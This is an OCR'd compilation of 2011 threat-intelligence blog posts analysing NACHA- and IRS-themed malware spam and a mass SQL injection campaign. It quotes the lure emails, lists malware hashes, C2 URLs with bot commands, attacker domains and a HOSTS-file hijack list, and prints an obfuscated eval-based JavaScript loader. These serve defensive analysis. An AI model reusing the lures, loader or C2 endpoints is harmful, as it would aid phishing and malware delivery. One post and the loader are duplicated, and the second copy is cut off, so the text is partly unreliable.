
8

3.

http://www.virustotal.com/file-scan/report.html?id=ca67a14bfed2a7bc2ac8be9c01cb17d5da12b75320b4bad4fe8d8a

6759ad9725-1315139717

4.

http://www.virustotal.com/file-scan/report.html?id=50b104c5f8314327e03b01e7f7c2535d8de7cd9f73f8e16d1364c7

fd021a90cc-1315139775

5.

http://www.virustotal.com/file-scan/report.html?id=1741ef5d24641ee99b5d78a68109162bebc714c3d19abc37e3d447

2f3dcd6f18-1315161281

6. http://labs.m86security.com/2011/09/an-analysis-of-the-ach-spam-campaign/

7. http://ddanchev.blogspot.com/

8. http://twitter.com/danchodanchev

215

1.10

October

216



X

Summarizing ZDNet’s Zero Day Posts for September (2011-10-04 14:37)

The following is a brief summary of all of my posts at ZDNet’s Zero Day for September. You can subscribe to my

[1]personal RSS feed, **[2]Zero Day’s main feed**, or follow me on Twitter:

01. [3]Spamvertised ’Facebook notification’ leads to exploits and malware

02. [4]Google, Mozilla and Microsoft ban the DigiNotar Certificate Authority in their browsers

03. [5]Microsoft themed ransomware variant spotted in the wild

04. [6]’Man in wheelchair falls down the elevator shaft’ scam spreading on Facebook

05. [7]New ransomware variant uses false child porn accusations

06. [8]Russian Embassy in London hit by a DDoS attack

07. [9]uTorrent.com hacked, serving scareware

08. [10]Bank of Melbourne Twitter account hacked, spreading phishing links

09. [11]Malicious spam campaigns proliferating

10. [12]Spamvertised ’We are going to sue you’ emails lead to malware

11. [13]XSS bug in Skype for iPhone, iPad allows address book theft

12. [14]Researcher releases details on 6 SCADA vulnerabilities

13. [15]DIY botnet kit spotted in the wild

14. [16]New Mac OS X trojan poses as malicious PDF file

15. [17]Survey: 60 percent of users use the same password across more than one of their online accounts

This post has been reproduced from [18]Dancho Danchev's blog. Follow him [19]on Twitter.

1. http://www.zdnet.com/topics/dancho+danchev?o=1&mode=rss&tag=mantle_skin;content

2. http://feeds.feedburner.com/zdnet/security

3. http://www.zdnet.com/blog/security/spamvertised-facebook-notification-leads-to-exploits-and-malware/9334

4. http://www.zdnet.com/blog/security/google-mozilla-and-microsoft-ban-the-diginotar-certificate-authority-i

n-their-browsers/9337

5. http://www.zdnet.com/blog/security/microsoft-themed-ransomware-variant-spotted-in-the-wild/9341

6. http://www.zdnet.com/blog/security/man-in-wheelchair-falls-down-the-elevator-shaft-scam-spreading-on-face

book/9403

7. http://www.zdnet.com/blog/security/new-ransomware-variant-uses-false-child-porn-accusations-/9406

8. http://www.zdnet.com/blog/security/russian-embassy-in-london-hit-by-a-ddos-attack/9409

9. http://www.zdnet.com/blog/security/utorrentcom-hacked-serving-scareware/9413

10. http://www.zdnet.com/blog/security/bank-of-melbourne-twitter-account-hacked-spreading-phishing-links/9415

11. http://www.zdnet.com/blog/security/malicious-spam-campaigns-proliferating/9420

12. http://www.zdnet.com/blog/security/spamvertised-we-are-going-to-sue-you-emails-lead-to-malware/9423

13. http://www.zdnet.com/blog/security/xss-bug-in-skype-for-iphone-ipad-allows-address-book-theft/9426

14. http://www.zdnet.com/blog/security/researcher-releases-details-on-6-scada-vulnerabilities/9432

15. http://www.zdnet.com/blog/security/diy-botnet-kit-spotted-in-the-wild/9440


16. http://www.zdnet.com/blog/security/new-mac-os-x-trojan-poses-as-malicious-pdf-file/9486

17. http://www.zdnet.com/blog/security/survey-60-percent-of-users-use-the-same-password-across-more-than-one-

of-their-online-accounts/9489

18. http://ddanchev.blogspot.com/

19. http://twitter.com/danchodanchev



Dear Valued Client,

We strongly believe that your account may have been compromised. Due to this, we cancelled the last ACH transactions:

-(ID: 13104924)
-(ID: 04804768)
-(ID: 37527025)
-(ID: 51633547)

initiated from your bank account by you or any other person, who might have access to your account.

Detailed report on initiated transactions and reasons for cancellation can be found in the attachment.

Spamvertised "NACHA security nitification" Serving Malware - Historical OSINT (2011-10-04 14:38)

The following intelligence brief will offer historical OSINT on the "NACHA security nitification" – the typo is intentionally

left as this is how the original campaign was spamvertised – malware campaign.

Spamvertised body:

Dear Valued Client,We strongly believe that your account may have been compromised. Due to this, we cancelled

the last ACH transactions:-(ID: 13104924)-(ID: 04804768)-(ID: 37527025)-(ID: 51633547)initiated from your bank

account by you or any other person, who might have access to your account.Detailed report on initiated transactions and reasons for cancellation can be found in the attachment.

——————————————————————————————-——————-

The ACH transaction (ID: 83612541), recently sent from your bank account (by you or any other person), was rejected by the Electronic Payments Association.

*# # # #

13450 Sunrise Valley Drive, Suite 100 Herndon, VA 20171 (703) 561-1100

2011 NACHA - The Electronic Payments Association

Spamvertised attachments: report _1409.pdf.zip; Report-8764.zip

Detection rate:

Report-8764.exe - [1]Gen:Trojan.Heur.FU.bqW@amtJU@oi - 39/43 (90.7 %)

MD5 : 7c131fa05e01fc32d8f4efe53aa883d1

SHA1 : 14d52d76dd7ccc595554486027634bf8c9877036

SHA256: 1ad11c1193f0dbcae3766e5cb4094acc137c10430d615e55470cbc41ce6cd03a

Upon execution the sample phones back to:

onemoretimehi.ru/piety.exe - 188.65.208.59; 178.208.91.192 - Email: admin@onemoretimehi.ru

onemoretimehi.ru/ftp/g.php

piety.exe - MD5: 4bd87ecc4423f0bc15e229ecbf33aa2c

onemoretimehi.ru/tops.exe - MD5: f076dbc365ec7bfc438ad3c728702122; 86c7489ac539a0b57a4d075e723075f0

This post has been reproduced from [2]Dancho Danchev's blog. Follow him [3]on Twitter.

1.


http://www.virustotal.com/file-scan/report.html?id=1ad11c1193f0dbcae3766e5cb4094acc137c10430d615e55470cbc

41ce6cd03a-1317676852

2. http://ddanchev.blogspot.com/

3. http://twitter.com/danchodanchev

220


Tax notice,

There are arrears reckoned on your account over a period of 2010-2011 year.
You will find all calculations according to your financial debt, enclosed.

Sincerely,
Internal Revenue Service.

Spamvertised "IRS notice" Serving Malware (2011-10-09 19:53)

Cybercriminals are spamvertising yet another malware-serving campaign. Impersonating the IRS, malicious attackers

are attempting to entice end users into downloading and executing a malicious file attachment.

Spamvertised message: *Tax notice, There are arrears reckoned on your account over a period of 2010-2011*

year. You will find all calculations according to your financial debt, enclosed. Sincerely, Internal Revenue Service
Detection rate:

Calculations.exe - [1]**TrojanDownloader:Win32/Dofoil.D** - 33/43 (76.7 %)

MD5 : 178bb562d9c0ef2b0a87467dcbd945ee

SHA1 : 9ef75146aeb27102a1e5662284f369a43144225c

SHA256: d1551934d60033c871b377015c8be65d608b33543f149369d1e70361e06dc05e

Upon execution, it phones back to **falcononfly2006.ru/blog/task.php?bid=2bfc680038ba2be7 &os=5-1-2600**

&uptime=0 &rnd=150156

falcononfly2006.ru - 91.229.90.139, AS6753 - Email: makrogerhouse@yandex.ru

makrogerhouse@yandex.ru is also associated with the following domains:

diamondexchange2011.ru

philippinemoney2011.ru

Bedownloader2011.ru

dolcekomarenoro2011.ru

forsalga102.ru

runescapegpge2011.ru

yomwarayom2001.ru

philippinemoney2011.ru

moneymgmt2011.ru

moneykeep2011.ru

firewallmakeover.ru

czechmoney2011.ru

communityspace2911.ru

brazilianmoney2011.ru

Monitoring of the campaign is ongoing ***.***

This post has been reproduced from [2]Dancho Danchev's blog. Follow him [3]on Twitter.

1.

http://www.virustotal.com/file-scan/report.html?id=d1551934d60033c871b377015c8be65d608b33543f149369d1e703

221

61e06dc05e-1318162358

2. http://ddanchev.blogspot.com/

3. http://twitter.com/danchodanchev

Notice,

There are arrears reckoned on your account over a period of 2010-2011 year.
You will find all calculations according to your financial debt, enclosed.
You have to pay out the debt by the 17 December 2011.

Yours sincerely,
IRS.

Spamvertised IRS-themed "Last Notice" Emails Serving Malware (2011-10-18 21:45)

Cybercriminals are once again impersonating the Internal Revenue Service (IRS) for malware-serving purposes. In

this intelligence brief, we'll dissect the malware campaign.

Spamvertised attachment: IRS _Calculations _ #ID6749.zip

Spamvertised message: *Notice, There are arrears reckoned on your account over a period of 2010-2011 year. You will find all calculations according to your financial debt, enclosed. You have to pay out the debt by the 17 December 2011. Yours sincerely, IRS*.

- Detection rate:

IRS _Calculations.exe - [1]**W32/Yakes.B!tr** - 34/40 (85.0 %)

MD5 : e44eb03582f030d30251e6be384f6b32

SHA1 : eaa3d76534d247d04987b8950965d0142d770b29

SHA256: 18386f49580298eee73688ce5e626a9e332886c25403a991495e0a3250c53e32

Upon execution phones back to:

bitgale.com/404.php?type=stats &affid=574 &subid=01 &iruns - 31.44.184.42; AS15884 - Email:

davidsid-

dins@gxmailbox.com

shbsharri.com/arkivi _files/574-01.exe - returns "Bandwidth Limit Exceeded" - 74.55.50.202; AS21844 - Email: contact@privacyprotect.org

shbsharri.com/arkivi _files/setup.exe - returns "Bandwidth Limit Exceeded"

shbsharri.com/arkivi _files/sl16.exe - returns "Bandwidth Limit Exceeded"

shbsharri.com/arkivi _files/sssss.exe - returns "Bandwidth Limit Exceeded"

gansgansgroup.ru/true/index.php?cmd=getgrab - Connect to 91.229.90.139 on port 80 ... failed

gansgansgroup.ru/true/index.php?cmd=getproxy - Connect to 91.229.90.139 on port 80 ... failed

gansgansgroup.ru/true/index.php?cmd=getload &login=4117AF14E694E469C &sel=donat &ver=5.1 &bits=0

&file=1 &run=ok

gansgansgroup.ru/true/index.php?cmd=getsocks &login=4117AF14E694E469C &port=11925

gansgansgroup.ru - 91.229.90.139; AS6753 (responding to 91.229.90.139 is also **falcononfly2006.ru** - Email:

makrogerhouse@yandex.ru) - Email: gansgansgroup.ru@allperson.ru

The same email makrogerhouse@yandex.ru, has been linked to a [2]**previously spamvertised IRS-themed**

malware campaign.

Clearly, both campaigns have been launched by the same cybercriminal.

This post has been reproduced from [3]Dancho Danchev's blog. Follow him [4]on Twitter.

223

1.

http://www.virustotal.com/file-scan/report.html?id=18386f49580298eee73688ce5e626a9e332886c25403a991495e0a

3250c53e32-1318962605

2. http://ddanchev.blogspot.com/2011/10/spamvertised-irs-notice-serving-malware.html


3. http://ddanchev.blogspot.com/

4. http://twitter.com/danchodanchev

224

```
HTTP/1.1 200 OK
Date: Wed, 19 Oct 2011 11:24:05 GMT
Server: Apache/2.2.19 (FreeBSD) DAV/2 PHP/5.3.6 mod_ssl/2.2.19 OpenSSL/0.9.8q
Last-Modified: Wed, 19 Oct 2011 11:20:03 GMT
ETag: "2b1486e-1da8-4afa505771ec0"
Accept-Ranges: bytes
Content-Length: 7592
Connection: close
Content-Type: application/javascript

var str=["78742", "78742", "78835", "78843", "78827", "78848", "78843", "78764", "78793", "78764", "78771", "78836", "78848", "78848", "78844", "78790", "78779", "78779", "7885
 var temp='';
 var gg='';
 for (i=0; i<str.length; i++){
 gg=str[i]-78732;
 temp=temp+String.fromCharCode(gg);
 }
 eval(temp);
```



Dissecting the Ongoing Mass SQL Injection Attack (2011-10-20 23:36)

The [1]**ongoing mass SQL injection attack**, has already affected over a [2]**million web sites**. Cybercriminals performing [3]**active search** engines [4]**reconnaissance** have managed to inject a malicious script into ASP ASP.NET websites.

From [5]**client-side exploits** to bogus Adobe Flash players, the campaign is active and ongoing. In this intelligence brief, we'll dissect the campaign and establish a direct connection between the campaign and last March's

[6]**Lizamoon mass SQL injection attack**.

SQL injected domains – thanks to Dasient's Tufan Demir for the ping:

nbnjki.com/urchin.js - 146.185.248.3 - Email: jamesnorthone@hotmailbox.com

jjghui.com/urchin.js - 146.185.248.3 - Email: jamesnorthone@hotmailbox.com

bookzula.com/ur.php - 146.185.248.3 - Email: jamesnorthone@hotmailbox.com

bookgusa.com/ur.php - 146.185.248.3 - Email: jamesnorthone@hotmailbox.com

dfrgcc.com/ur.php - Email: jamesnorthone@hotmailbox.com

statsl.com/ur.php - 111.22.111.111 - Email: jamesnorthone@hotmailbox.com

milapop.com/ur.php - Email: jamesnorthone@hotmailbox.com

jhgukn.com/ur.php - Email: jamesnorthone@hotmailbox.com

225

vovmml.com/ur.php - Email: jamesnorthone@hotmailbox.com

bookvivi.com/ur.php - Email: jamesnorthone@hotmailbox.com

Responding to 146.185.248.3 is also **file-dl.com;**

bookfula.com and bookvila.com - Email:

james-

northone@hotmailbox.com

Detection rate for urchin.js:

urchin.js - [7]**Trojan.JS.Redirector** - 17/42 (40.5 %)

MD5 : 4387f9be5af4087d21c4b44b969a870f

SHA1 : 8a47842ccf6d642043ee8db99d0530336eef6b99

SHA256: 975e62fe1d9415b9fa06e8f826f776ef851bd030c2c897bc3fbee207519f8351

The redirections take place as follows:

• **bookzula.com/ur.php**

->

www3.topasarmy.in/?w4q593n=

-

Email:

bill.swinson@yahoo.com

->

firstrtscaner.rr.nu

• **nbnjkl.com/urchin.js** -> **power-wfchecker.in/?1dlia916=** - Email: bill.swinson@yahoo.com

bill.swinson@yahoo.com has also been used to register the following scareware-serving domains:

uberble-safe.in

uberate-safe.in

best-jsentinel.in

topantivir-foru.in

personalscannerlg.in

rideusfor.in

hardbsy-network.in

enablesecureum.in

hardynauchecker.in

best-jsentinel.in

smartklhdefense.in

smartaasecurity.in

personal-scan-4u.in

unieve-safe.in

safe-solutionsoft.in

hugeble-cure.in

topsecuritykauu.in

personalcleansoft.in

powerscanercis.in

topksfsecurity.in

hard-antivirbjb.in

strong-guardbxz.in

smart-suiteguard.in

thebestkrearmy.in

smart-guardianro.in


freeopenscanerpo.in

best-networkqjo.in

hard-antivirbjb.in

smartantivir-scanner.in

226



most-popularsoftcontent.in

bester-msecuriity.in

doneahme.in

strong-checkerwrt.in

safepowerforu.in

safe-securityarmy.in

personal-bpsentinel.in

personalcleansoft.in

ostestsystemri.in

saveinternet-guard.in

just-perfectprotection.in

firstholdermvq.in

just-perfectprotection.in

allcle-safe.in

brawaidme.in

uniind-safe.in

moreaz-fine.in

trueeox-safe.in

safexanet.in

personal-internet-foryou.in

For the time being, the campaing is redirecting to a fake YouTube page enticing users into downloading a bogus

Adobe Flash player in order to view the video.

Detection rate for the bogus Adobe Flash player:

scandisk.exe - [8]**Backdoor:Win32/Simda.A** - 8/43 (18.6 %)

MD5 : fb4c93935346d2d860559853552850 6e

SHA1 : 0ff7ccd785c0582e33c22f9b21156929ba7abaeb

SHA256: b204586cbac1606637361dd788b691f342cb1c582d10690209a989b040dab632

Upon execution the sample phones back to:

227

209.212.147.141/chrome/report.html

98.142.243.64/chrome/report.html

update.19runs10q3.com - 65.98.83.115

The same phone back locations have been used in a variety of related malware – thanks to Kaspersky's David

Jacoby for the ping. For instance, in [9]**this malware sample** that's also phoning back to the same URLs, we have active HOSTS file modification as follows:

See related post: [10] **Sampling Malicious Activity Inside Cybercrime-Friendly Search Engines**

www.google.com.=87.125.87.99;

google.com.=87.125.87.103;

google.com.au.=87.125.87.104;

www.google.com.au.=87.125.87.147;

google.be.=77.125.87.148;

www.google.be.=77.125.87.149;

google.com.br.=77.125.87.109;

www.google.com.br.=77.125.87.150;

google.ca.=77.125.87.152;

www.google.ca.=77.125.87.153;

google.ch.=77.125.87.155;

www.google.ch.=77.125.87.158;

google.de.=77.125.87.160;

www.google.de.=77.125.87.161;

google.dk.=92.125.87.123;

www.google.dk.=92.125.87.160;

google.fr.=92.125.87.154;

www.google.fr.=92.125.87.134;

google.ie.=92.125.87.170;

www.google.ie.=92.125.87.177;

google.it.=92.125.87.173;

www.google.it.=92.125.87.147;

google.co.jp.=92.125.87.103;

www.google.co.jp.=84.125.87.147;

google.nl.=84.125.87.103;

www.google.nl.=84.125.87.147;

google.no.=84.125.87.103;

www.google.no.=84.125.87.147;

google.co.nz.=84.125.87.103;

www.google.co.nz.=84.125.87.147;

google.pl.=84.125.87.103;

www.google.pl.=64.125.87.147;

google.se.=64.125.87.103;

www.google.se.=64.125.87.147;

google.co.uk.=64.125.87.103;

www.google.co.uk.=64.125.87.147;

google.co.za.=64.125.87.103;

www.google.co.za.=64.125.87.147;

www.google-analytics.com.=64.125.87.101;

www.bing.com.=92.123.68.97;

228

search.yahoo.com.=72.30.186.249;

www.search.yahoo.com.=72.30.186.249;

uk.search.yahoo.com.=87.248.112.8;

ca.search.yahoo.com.=100.6.239.84;

de.search.yahoo.com.=87.248.112.8;

fr.search.yahoo.com.=87.248.112.8;

au.search.yahoo.com.=87.248.112.8;

ad-emea.doubleclick.net.=64.125.87.101;

www.statcounter.com.=64.125.87.101;

[11] **The Lizamoon mass SQL injection connection**

The same email used to register the SQL injected domains jamesnorthone@hotmailbox.com has been used to

register the Lizamoon mass SQL injection attack domains extensively profiled here - "[12]**Dissecting the Massive SQL**

Injection Attack Serving Scareware".

Related posts:

• [13]SQL Injection Through Search Engines Reconnaissance

• [14]Massive SQL Injections Through Search Engine’s Reconnaissance - Part Two

• [15]Massive SQL Injection Attacks - the Chinese Way

• [16]Cybercriminals SQL Inject Cybercrime-friendly Proxies Service

• [17]GoDaddy’s Mass WordPress Blogs Compromise Serving Scareware

• [18]Dissecting the WordPress Blogs Compromise at Network Solutions

• [19]Yet Another Massive SQL Injection Spotted in the Wild

• [20]Smells Like a Copycat SQL Injection In the Wild

• [21]Fast-Fluxing SQL Injection Attacks

• [22]Obfuscating Fast-fluxed SQL Injected Domains

This post has been reproduced from [23]Dancho Danchev's blog. Follow him [24]on Twitter.

1. http://www.zdnet.com/blog/security/over-a-million-web-sites-affected-in-mass-sql-injection-attack/9662

2. http://i.zdnet.com/blogs/mass_sql_injection_attack.png

3. http://ddanchev.blogspot.com/2007/07/sql-injection-through-search-engines.html

4. http://ddanchev.blogspot.com/2009/04/massive-sql-injections-through-search.html

5. http://blog.armorize.com/2011/10/httpjjghuicomurchinjs-mass-infection.html

6. http://ddanchev.blogspot.com/2011/03/dissecting-massive-sql-injection-attack.html

7.

http://www.virustotal.com/file-scan/report.html?id=975e62fe1d9415b9fa06e8f826f776ef851bd030c2c897bc3fbee2

07519f8351-1318924415

8.

http://www.virustotal.com/file-scan/report.html?id=b204586cbac1606637361dd788b691f342cb1c582d10690209a989

b040dab632-1319047251

9. http://pastebin.com/EEHVb6ux

10. http://ddanchev.blogspot.com/2010/07/sampling-malicious-activity-inside.html

229

11. http://ddanchev.blogspot.com/2011/03/dissecting-massive-sql-injection-attack.html

12. http://ddanchev.blogspot.com/2011/03/dissecting-massive-sql-injection-attack.html

13. http://ddanchev.blogspot.com/2007/07/sql-injection-through-search-engines.html

14. http://ddanchev.blogspot.com/2009/04/massive-sql-injections-through-search.html

15. http://ddanchev.blogspot.com/2008/10/massive-sql-injection-attacks-chinese.html

16. http://ddanchev.blogspot.com/2010/07/cybercriminals-sql-inject-cybercrime.html

17. http://ddanchev.blogspot.com/2010/04/godaddys-mass-wordpress-blogs.html

18. http://ddanchev.blogspot.com/2010/04/dissecting-wordpress-blogs-compromise.html

19. http://ddanchev.blogspot.com/2008/05/yet-another-massive-sql-injection.html

20. http://ddanchev.blogspot.com/2008/07/smells-like-copycat-sql-injection-in.html

21. http://ddanchev.blogspot.com/2008/05/fast-fluxing-sql-injection-attacks.html

22. http://ddanchev.blogspot.com/2008/07/obfuscating-fast-fluxed-sql-injected.html


23. http://ddanchev.blogspot.com/

24. http://twitter.com/danchodanchev

230

```
HTTP/1.1 200 OK
Date: Wed, 19 Oct 2011 11:24:05 GMT
Server: Apache/2.2.19 (FreeBSD) DAV/2 PHP/5.3.6 mod_ssl/2.2.19 OpenSSL/0.9.8q
Last-Modified: Wed, 19 Oct 2011 11:20:03 GMT
ETag: "2b1486e-1da8-4afa505771ec0"
Accept-Ranges: bytes
Content-Length: 7592
Connection: close
Content-Type: application/javascript

var str=["78742", "78742", "78835", "78843", "78827", "78848", "78843", "78764", "78793", "78764", "78771", "78836", "78848", "78848", "78844", "78790", "78779", "78779", "7885
 var temp='';
 var gg='';
 for (i=0; i<str.length; i++){
 gg=str[i]-78732;
 temp=temp+String.fromCharCode(gg);
 }
 eval(temp);
```



Dissecting the Ongoing Mass SQL Injection Attack (2011-10-20 23:36)

The [1]**ongoing mass SQL injection attack**, has already affected over a [2]**million web sites**. Cybercriminals performing [3]**active search** engines [4]**reconnaissance** have managed to inject a malicious script into ASP ASP.NET websites.

From [5]**client-side exploits** to bogus Adobe Flash players, the campaign is active and ongoing. In this intelligence brief, we'll dissect the campaign and establish a direct connection between the campaign and last March's

[6]**Lizamoon mass SQL injection attack**.

SQL injected domains – thanks to Dasient's Tufan Demir for the ping:

nbnjki.com/urchin.js - 146.185.248.3 - Email: jamesnorthone@hotmailbox.com

jjghui.com/urchin.js - 146.185.248.3 - Email: jamesnorthone@hotmailbox.com

bookzula.com/ur.php - 146.185.248.3 - Email: jamesnorthone@hotmailbox.com

bookgusa.com/ur.php - 146.185.248.3 - Email: jamesnorthone@hotmailbox.com

dfrgcc.com/ur.php - Email: jamesnorthone@hotmailbox.com

statsl.com/ur.php - 111.22.111.111 - Email: jamesnorthone@hotmailbox.com

milapop.com/ur.php - Email: jamesnorthone@hotmailbox.com

jhgukn.com/ur.php - Email: jamesnorthone@hotmailbox.com

231

vovmml.com/ur.php - Email: jamesnorthone@hotmailbox.com

bookvivi.com/ur.php - Email: jamesnorthone@hotmailbox.com

Responding to 146.185.248.3 is also **file-dl.com;**

bookfula.com and bookvila.com - Email:

james-

northone@hotmailbox.com

Detection rate for urchin.js:

urchin.js - [7]**Trojan.JS.Redirector** - 17/42 (40.5 %)

MD5 : 4387f9be5af4087d21c4b44b969a870f

SHA1 : 8a47842ccf6d642043ee8db99d0530336eef6b99

SHA256:
975e62fe1d9415b9fa06e8f826f776ef851bd030c2c897bc3fb
ee207519f8351

The redirections take place as follows:

• **bookzula.com/ur.php**

->

www3.topasarmy.in/?w4q593n=

-

Email:

bill.swinson@yahoo.com

->

firstrtscaner.rr.nu

• **nbnjkl.com/urchin.js** -> **power-wfchecker.in/?
1dlia916=** - Email: bill.swinson@yahoo.com

bill.swinson@yahoo.com has also been used to register the following scareware-serving domains:

uberble-safe.in

uberate-safe.in

best-jsentinel.in

topantivir-foru.in

personalscannerlg.in

rideusfor.in

hardbsy-network.in

enablesecureum.in

hardynauchecker.in

best-jsentinel.in

smartklhdefense.in

smartaasecurity.in

personal-scan-4u.in

unieve-safe.in

safe-solutionsoft.in

hugeble-cure.in

topsecuritykauu.in

personalcleansoft.in

powerscanercis.in

topksfsecurity.in

hard-antivirbjb.in

strong-guardbxz.in

smart-suiteguard.in

thebestkrearmy.in

smart-guardianro.in

